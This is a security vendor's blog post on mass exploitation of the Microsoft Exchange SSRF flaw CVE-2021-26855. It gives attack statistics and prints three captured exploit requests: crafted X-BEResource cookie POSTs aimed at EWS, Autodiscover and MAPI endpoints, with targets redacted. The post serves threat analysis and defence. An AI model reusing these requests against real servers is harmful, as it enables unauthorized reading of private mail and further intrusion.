Imperva Observes Hive of Activity Following Hafnium Microsoft Exchange Disclosures

imperva.com/blog/imperva-observes-hive-of-activity-following-hafnium-microsoft-exchange-disclosures/

March 26, 2021

Application Security

Introduction

On 2 March 2021, Microsoft and Veloxity produced disclosures outlining the discovery of four zero day vulnerabilities affecting multiple versions of Microsoft Exchange Server. Each of the vulnerabilities have been attributed a severity rating from high to critical, however the most impactful statement from both Microsoft and Veloxity was that these vulnerabilities formed an attack chain which was being actively exploited in the wild.

Since the publication of these disclosures, details have emerged regarding the observed source of the exploitation of these vulnerabilities. The attacks are being widely attributed to the state-sponsored group dubbed Hafnium, alleged to be operating out of China.

The most notable of the new CVEs, CVE-2021-26855, is a SSRF vulnerability in Microsoft Exchange which allows an attacker to induce the server into performing “unintended actions” through the use of a series of specially crafted POST requests. The attacker can leverage this vulnerability to exploit the other CVEs to perform malicious actions, such as dump private email, or even achieve remote code execution.


Imperva has put dedicated security rules in place to protect our customers in a direct response to the initial disclosures. Imperva has also performed analysis on the attempted exploitation of these CVEs and we have produced the following insights.

Observations and Statistics

Since the 2 March disclosures, Imperva has observed over **44k** scanning and exploitation attempt sessions in the wild from over **1,600** unique source IPs, related to the Microsoft Exchange CVE-2021-26855 SSRF. From this data, we have been able to identify the most targeted industries and countries which have been affected by the vulnerability in the aftermath of the disclosures.


Targeted Industries

One of the key observations we have made is that this vulnerability has impacted almost every category of industry, this observation is explained by how ubiquitous the use of Microsoft Exchange is across all sectors. According to our data, the Computing & IT sector was the most targeted industry, with 21% of all targeted sites belonging to this category. Next was Financial Services with 18%, and Telecoms and ISPs completed the top 3 with 10.5%. Below we show the breakdown of scanning and exploitation attempts against various industries.




Targeted Countries

Imperva observed both scanning and exploitation attempts against sites worldwide, with the US being the most targeted country, with the UK and Singapore a distant second and third, respectively.



Source Countries

Imperva observed that since the disclosures, relatively few scanning and exploitation attempts have been made from Chinese sources. This could be because exploitation, and to a greater extent, scanning has shifted to the wider public. It may also be because the attackers are using proxies to carry out the attacks. The chart below shows the top attacking countries by session count observed by Imperva analysts since the disclosures.



Attacker IP Reputation

Imperva’s IP reputation allows for the identification of potentially suspicious or malicious behaviour by means of tagging relevant IPs. From this data, **42.3%** of the attacker source IPs were previously tagged by Imperva as having exhibited malicious behaviour and **8.45%** of the attacker source IPs were previously tagged by Imperva as being identified as vulnerability scanners.


Observed Attacker Activity

Imperva analysts have observed various indicators of the attempted exploitation of the Microsoft Exchange Hafnium CVE-2021-26855 in the wild, indicating various motives on the part of the attackers. As mentioned previously, an attacker can leverage the vulnerability to perform various unauthorized actions, including the collection of private information, and even the writing of arbitrary files to the server resulting in remote code execution. In this section, we will discuss some of the requests we have observed and the perceived intentions and motivation of the attackers.

Detailed descriptions of how the exploit chain works, and how it can be exploited are available at various different sources [1][2], however the important thing to understand is that the vulnerability allows an attacker to send malicious requests to various backend components in Microsoft Exchange by means of a specially crafted POST request to either the Outlook Web Application or the Exchange Admin Centre, where the “X-BEResource” and “X-AnonResource-Backend” cookie values can be manipulated to specify the targeted resource. In our investigation following the disclosures we have observed the following in our data.

Crafted requests to /EWS/Exchange.asmx

A common exploit request observed by Imperva attempting to exploit the CVE-2021-26855 SSRF vulnerability was a POST request to Exchange Admin Centre (/ecp/) and Outlook Web Application endpoints (/owa/) endpoint, with the crafted cookie value endpoints set to the Exchange Web Services endpoint “/EWS/Exchange.asmx”. This allows the attacker to gain authenticated access to private mail on the server. This request accounted for **18%** of exploitation attempts observed.




```
POST /ecp/ssrf.js HTTP/1.1
Host: [redacted]
User-Agent: Hello-World
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
Cookie: X-BEResource=[redacted]/EWS/Exchange.asmx?a=~1942062522;
Content-Type: text/xml
Content-Length: 772

<?xml version="1.0" encoding="UTF-8"?>
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:m="http://schemas.microsoft.com/exchange/services/2006/messages"
xmlns:t="http://schemas.microsoft.com/exchange/services/2006/types"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
   <soap:Body>
         <m:GetFolder>
         <m:FolderShape>
         <t:BaseShape>Default</t:BaseShape>
         </m:FolderShape>
         <m:FolderIds>
         <t:DistinguishedFolderId Id="inbox">
                   <t:Mailbox>
                   <t:EmailAddress>[redacted]</t:EmailAddress>
                   </t:Mailbox>
         </t:DistinguishedFolderId>
         </m:FolderIds>
         </m:GetFolder>
   </soap:Body>
</soap:Envelope>
```

Crafted requests to /autodiscover/autodiscover.xml

The most common exploitation attempt of the SSRF observed by Imperva analysts were requests to the Exchange Admin Centre endpoint (/ecp), with the vulnerabile cookie set with the FQDN of the server, and the endpoint of /autodiscover/autodiscover.xml.

Autodiscover in Exchange is a service which allows for the rapid collection of Exchange configurations, service URLs and supported protocols, therefore it makes an obvious target for attackers who are attempting to quickly gather information, escalate privileges and maintain persistence. In the case of this vulnerability the autodiscover service could be used to gather the information required for further exploitation of the other CVEs associated with the chain. This request accounted for **51%** of exploitation attempts observed.




```
POST /ecp/[illegible].js HTTP/1.1
Host: [redacted]
User-Agent: Hello-World
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
Cookie: X-BEResource=[redacted]/autodiscover/autodiscover.xml?a=~1942062522;
Content-Type: text/xml
Content-Length: 3[illegible]


<Autodiscover xmlns="http://schemas.microsoft.com/exchange/autodiscover/outlook/requestschema/2006">
        <Request>
                <EMailAddress>
                    [redacted]
                </EMailAddress>
                <AcceptableResponseSchema>
                                http://schemas.microsoft.com/exchange/autodiscover/outlook/responseschema/2006a
                </AcceptableResponseSchema>
        </Request>
</Autodiscover>
```

Crafted requests to /mapi/emsmdb

Another pattern Imperva analysts observed were crafted POST requests to the Exchange Admin Centre (/ecp), with the cookie value crafted with the **/mapi/emsmdb** endpoint.

Research into the published exploits and disclosures indicate that the "/mapi/emsmdb" endpoint can be abused to procure a valid SID, which can then allow the attacker to gain privileges to the Exchange "**proxyLogin.ecp**" endpoint (Exchange HTTP proxy), which can in turn be used to obtain a valid "**ASP.NET_SessionID**" and "**msExchEcpCanary**" values which are required for further chained exploitation of MS exchange. This request accounted for **3%** of exploitation attempts observed.



```
POST /ecp/[illegible].js HTTP/1.1
Host: [redacted]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/[illegible] Safari/537.36
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
Cookie: X-BEResource=Admin@[redacted]:444/mapi/emsmdb?MailboxId=[redacted]@exchange.lab&a=~1942062522;
Content-Type: application/mapi-http
Content-Length: [illegible]

/o=[redacted]
```

How Imperva protects you

Imperva has implemented rules in Cloud WAF and On Prem WAF, which are effective against all exploitation of CVE-2021-26855. These rules are also effective against the chained exploitation of the subsequent CVEs: CVE-2021-26857, CVE-2021-26858 and CVE-2021-27065.

Check if you have been compromised

Since the disclosures of these zero day vulnerabilities, various news articles have been published reporting mass exploitation [1][2]. We recommend that if you have unpatched exchange servers in your organization, you apply the latest patches from Microsoft as soon as possible, and use the following guide from Microsoft to check for any indicators of compromise.